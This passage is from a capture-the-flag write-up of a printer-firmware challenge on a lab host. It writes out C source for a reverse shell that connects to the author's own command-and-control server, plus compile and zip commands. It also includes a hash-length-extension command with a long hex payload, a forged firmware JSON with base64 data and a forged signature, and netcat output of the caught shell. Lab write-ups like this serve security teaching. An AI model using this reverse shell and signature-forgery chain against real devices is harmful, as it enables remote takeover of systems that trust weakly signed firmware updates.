
Completing the walkthrough results in information regarding SSRF's against AWS hosted sites, useful for Challenge 10.

7) Printer Exploitation

This challenge required attackers to download a firmware update, strip out the data, append a malicious firmware file, and sign the new firmware using a hash extension attack. The first step was to access the printer at https://printer.kringlecastle.com and download the current firmware, which is a JSON file. Opening the JSON file shows a base64 encoded firmware blob and a SHA256 signature.



Using CyberChef, I decoded the firmware blob, which turned out to be a ZIP file. Unzipping that file resulted in a firmware.bin executable, the file that the printer would run.



The next step was to create my own zip file with a malicious firmware.bin file, append that zip to the initial zip file, then create the falsified signature.

Step 1: Create a malicious reverse shell

I used a simple C program reverse shell for the firmware file and compiled it as an executable file. I replaced the <IP> with the IP of a publically hosted cloud C2 server that I had avaliable.

```
/* credits to http://blog.techorganic.com/2015/01/04/pegasus-hacking-challenge/ */
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "<IP>"
#define REMOTE_PORT <PORT>

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/bin/sh", 0, 0);
    return 0;
}
```

Step 2: Compile

```
gcc -Wl,--hash-style=both rev.c -o firmware.bin
```

The -Wl,hash-style=both option helps to make sure that the outputted executable has the correct hashtable for the printer if it differs from the compiling machine.

Step 3: Zip malicious firmware.bin file

```
zip rev.zip firmware.bin
```

Step 4: Get the hex output of the encoded zip to use in the hash extension attack

```
cat rev.zip | xxd -p -c 100000
```

Step 5: Download and verify that you have the original zip file by decoding the base64 firmware.


Step 6: Combine the original zip and malicious zip using the hash extender program provided in the hints

```
hash_extender --file=firmware.zip --append-format=hex -a <HEX DATA FROM STEP 4> -l 16 -out-data-
format=hex -f sha256 -s "e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23"
```

```
julian@kali-vm ~/Tools/hash_extender/sans master ../hash_extender --file=firmware.zip --append-format=hex -a 504b0304140000000800346f8a53da6f6fa85
c0a0000e83f00000c001c006669726d776172652e62696e55540900354cdb36158cdb36175780b000104e903000004e9030000ed5b6b6c14d715be33c6f63ac07a9d0035536c59b045a53e2f503
709d52975ddb6b8f231b08d884b6c064bd3bb6b7d987bb3b4bd6346d1c99a0aca80952fa03556a455f4a22356d2a21b5225280424213b511546a8bda467529b46bd45087341169c0d37b67ce59c
f5c7692f0a3ea9ff9d0ce37e7dc73ce7dcc9de18ee79ec7837ddda220104409f90261d2518f21fb415fdf5630a1ba36b2901eebc84a5246e505263b9e47452bbb0af5187ecf819ee715c4ca8289
17107bfcaacccac433ef576a92797e41b4b2d94fafcf0b7a8e1f16ac6cf6634db8d060c817daad3c01f53cc5d527825f1efcf2ed569e15ac8ce3b9007e67201ecf5dc4ca38865b2fab1176be02f
ac3f3e78995d1ef41ea8743fc7180c3bd0deab31b977ad1ca38ac8db1e850ebfac658a421164d64b20dd9b6d686d6f5be74d2d7a2b7690931e654cfe641f2f3d55f5a91dbf5a973f1f1fcb567be
f6d6378efda6e9d905d006016c08d8e3f0b3f345f4574e7f77d0df4253db05b0c339cbc0facee6131bff0a93ad08be78fd0979423f62bcf3ca1bf10f1ba730999f6266b07aee2ca25f66a3df68a
35f6da3afb5d13f6ed31eb78dfd211b7bc1c6fe3efabba7889ea493e14714958caac9449a8493898412564924 33d642a2094595439148 8a285925bc5721b21cce86e4e16822148bee63229d2b61
39ad8652aa1c0f451384c96caab4929ebede8e4eb9c5d7e2db40e4de817e39a2a4949168 5a555203fd9db1644219080dc5588c91783201316 4c3b4a821eb9958f827c08f1d05d24fe6e77da6265
ac166c74320e37cc7fb77a2cae0694eef07fd56bf558ff2854d069791f97b458f63d29b9f977993bedca49f35e9cdf3f9ba496fbe27aaa17e164334e9bd267d89495f6fd2979af44d26bdf979d2
66d2bb4c7abf497f0771e0c08103070e1c387070bb9026ffe9920e96bed9484f9f3ca98ada3969f28ceb74a15cdb70911669ab2fd163659d9f9e31799415cd4c6b14abffc864b6f49c39a7cbbf6
d84b7fd9993bafc3a93d95270e6455dfe2593d99274e6a82e1f67325b12ce1cd6e5212a0f1fc6fa9bdfeacd9ddf23e52e4a939766b70ef44d955ea17549538b27756a7f85b571e932eaf3efcaba
2e5df504ebcb54e93e46f75f5797d2ee5df519ddabd0a62beb2658dcd3c0d4fe41dd7ec3038cd6cc49b959e9d4d54dd2a9eb2592f0aa747e4e5d4203bc02015cdaf4b05e0ffabf53b9f23f13ed8
ba92fc9ac1d9426dbbfef63517397d545d2c176566f7e0ded553e420faf965ea6b2b09bfa5afc671ea58583d4875e8ca6dcd7ff2ce532e786cf06a745d60dd9cdc29dfd0533ceff644ed372c14b
2786e85b41feab5418ce052f1e67452fd32b70820d7bfe79dde88634d53f7d3078e3b8476fcf1bb9b3f9095a40352f337b2a0640140cb10544d110efa5a211d918a6d2bf2dd61b92afa1057a6b5
e63fd083cd437d5fef45a42023b7a73bf0f0cf6e6de0d0c04723706a5a98609aadedeb7e6269b63f9676e6a9a74ea66895adbfc27ead797bbd697bbda95fb47405bf21769f2b420ddff66e60a9b
7b5fde1dd815d81dd81390f571c2396a99950e1c3870e0c08103070e1c3870e0e076c1be5635aff3b5aef73537b5f89adb48e35034d198d65ff085da928decb3bffe0d6956d3f6535629ff98f27
eca0394e36f6bda19caabae69da25a6a77c9f607c8fd563ecdb4684ac47a85d54ee3a2c947b989e7dd3afa7fe6b4ded286e4fe3827df65f9a36c60cdc9e6e77f503950b1f754d904d351b3fb36e
d53de8cfbe6d9fa476e6ef45cc7717fd7d8fd6778c29026ecf01b1737199f8535a83e1f318fdb5d17eec66e51d6ecfd362afbbfa5049d0ed9d5a1074d77fb3b4cbdd74a04c72b74d96f7b8fd5f7
1b705dc4d01777d87dbdbe1aea6f61d6e97fe9d8f8dc3561ac7fc1dce8103070e1c3870e0c08103070efed7c0fd84b87f10df49fa8117a1216c505c0ce20f6193e67290719f622dc8f86e55038c
fb155770e5b8e7d0059b00df9dd3928cb7828c7b008f8021eefdcb4239eeed7b0e18f71e56032f255614f61afa0dc23d89f82119df2f71cfe32780dbcaacfa6ca9b51f2781714f24d6ff8166f40
74de740de09fe1ac838eeb320fba1fc7d90cd7b24ff1fc07de53c5a615e7403ef001e06de0b7cc063f5c37da93d9d9df3d6772943d150c2dbdcec6bf135353437ad8153fb618fbeddfd6787d
855e5642f27061bda0bfcbc67e256173a0929ce3dae7053da9b2ead781decfe97bf57a6bc84eff7cfb1806f5f3a585f98f780ce24c70719ed2ed9714ee27c4b336edb7ebd70b7a9cbbc8aebbf99
2e2f62fe9c725b7b4f3d77a9c65b75cffdf813ddfcebc7ebcb3901780f8408f533d9ff00160f909227bca70e35f25b02895e4283c67703cef168aef1bffb6ae5f4e242e7ebbc0422f2f5c17442d
8b2f7a0acf314497507cfff90e1bfd888dfe491bfd11680fdfce1fd9d8bf64d3dfd7a9be4a5c5eb88f107f607a3669c1099faf7f87f1f44325bb417f96b0f6d49087b938dfc5f187eb827f837b4
f30ecf9f11445c33e07f3f918e8cb459b3c02d1683f1fe7d362f1fe06c4e2fbff77d9c427dbc329b5d99724b21c1a8aca6a688450455acd0c0ffbc2647e37bfacc6e530dba69fa69691a43c124b
0e856272444da6d272289325e1647c2ca6a84a843e8d8a5ab08482a81c4aa542e3b2925053e36438158a2b7224138f8f5317932453 4bd5629a52f6d2e6c872f7b6407f500e6eee62490456b3089
1bbbeb839d0dfdb692dd1730ea8aa67f3a01c942082d4b58dc83d7d5b3a027df296eeeeedc1017920d0d1179431db219ccee80dfef0ac06251252434 64e85df9c0ac1f22a2c8a5b72282ca546de
05e7c04243e30b191a9c8935a7428ea493f2682811612debdd420b22d1849c492b1173a7d8c85079289d86e07a460724847 0f1696771ac6d1336acc922960046ca8945457ce9f1b81a1aa2aca60
c1ec5b36882c61e23be4452557c23898c6f28138d451aa21150053a7a1bd8fcd4cb4643e951e28b8c27683c83d59451b25749a5a3c984459069594a898598219c8dc55456251d0c76ea1b49d213
55c9d2a37ed97da9a47e6d7dca28ccccd1486a5e325c8d196678e039ad21148f86098b685462c4a1034e7cf42689d3095dec3ebc4db0f523e65131d8e5fb21f8bfa1df4bacb9267c7edb2ace9ec
f116ce5fc711dc1af27ecfc2562ac59d11fd7b5c8985787eb587e1dcccadfa36b3ef4c7753032b69ff7476c26c61a18fd719d8cec8501637d144cfeb85edd41acf96eb8ee46c67536821fff3dc4
58d3a23fae6391b11e6cbfc8f123c45823a38ceb64642f29de7ec43e628c65a1ffa5563ec9d5cff77f3ff877808ceb7e647c4f28031fdeff1031e7f4915bf247f17d02c1cf9f1ce7eff558798cb
3e7d354bfc5f91ff658991f2f17c7dfe1fcf1ff7f64c19cc456e59b6911f70feb8be42aee0ecf9fe3f4facf73f9f47bb9cb3e7fd7fc6f9dbe5a9daf99fe0fc777aadece2263c3f9eaf1123e711
dfd70a79ab0dc5edf9f167ebea4a933faec7a73fa6ff5f8931f6e85fc80b06ff59d3fd6ff6c3eb788418fd2fb41ff2fa2e341a5cff11f55fe1fc0beb7d7897933ec2ff1dce1fd7c95293b59dbc3
fe27dd0a13fae2f773615b7e79f5f73a0e35f3dd1bfcec6dfccdc2da2230bfe6d30e13e498cbf4df0cf8f0a52fc5dffc5f50627b9e07cfbab6cfceb3e6b7039e7c0fbff17504b01021e03140000
0008003046f8a53da6f6fa85c0a0000e83f00000c001800000000000000000ed810000000066697 26d776172652e62696e55540500354cdb36175780b000104e903000004e9030000504b05060
000000001000100520000 0a20a00000000 -l 16 -out-data-format=hex -f sha256 -s "e0b5855c6dd61ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babcf23"
```

This set results in the hex-encoded payload and the falsified signature value.

Step 7: Encode the outputted hex data into the correct format. I had issues with this when trying to use the CLI xxd and base64 programs. Ultimately, the option that worked for me was to use CyberChef again, take the hex string output, and run it through "From Hex" + "To Base64".



Step 8: Create a new firmware file with the outputted base64 data and the signature provided in step 6

```
{
    "algorithm": "SHA256",
    "firmware":
    "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",
    "secret_length": 16,
    "signature": "5ac20b23fc211ac710711c64168434cd8209f0aba5953a962dbf09112262f4a7"
}
```


Step 9: Set up netcat on remote endpoint and catch incoming shell

```
listening on [any] 4450 ...
connect to [10.1.0.10] from 63.79.72.34.bc.googleusercontent.com [34.72.79.63] 43582
whoami
app
```


Step 10: Get answer

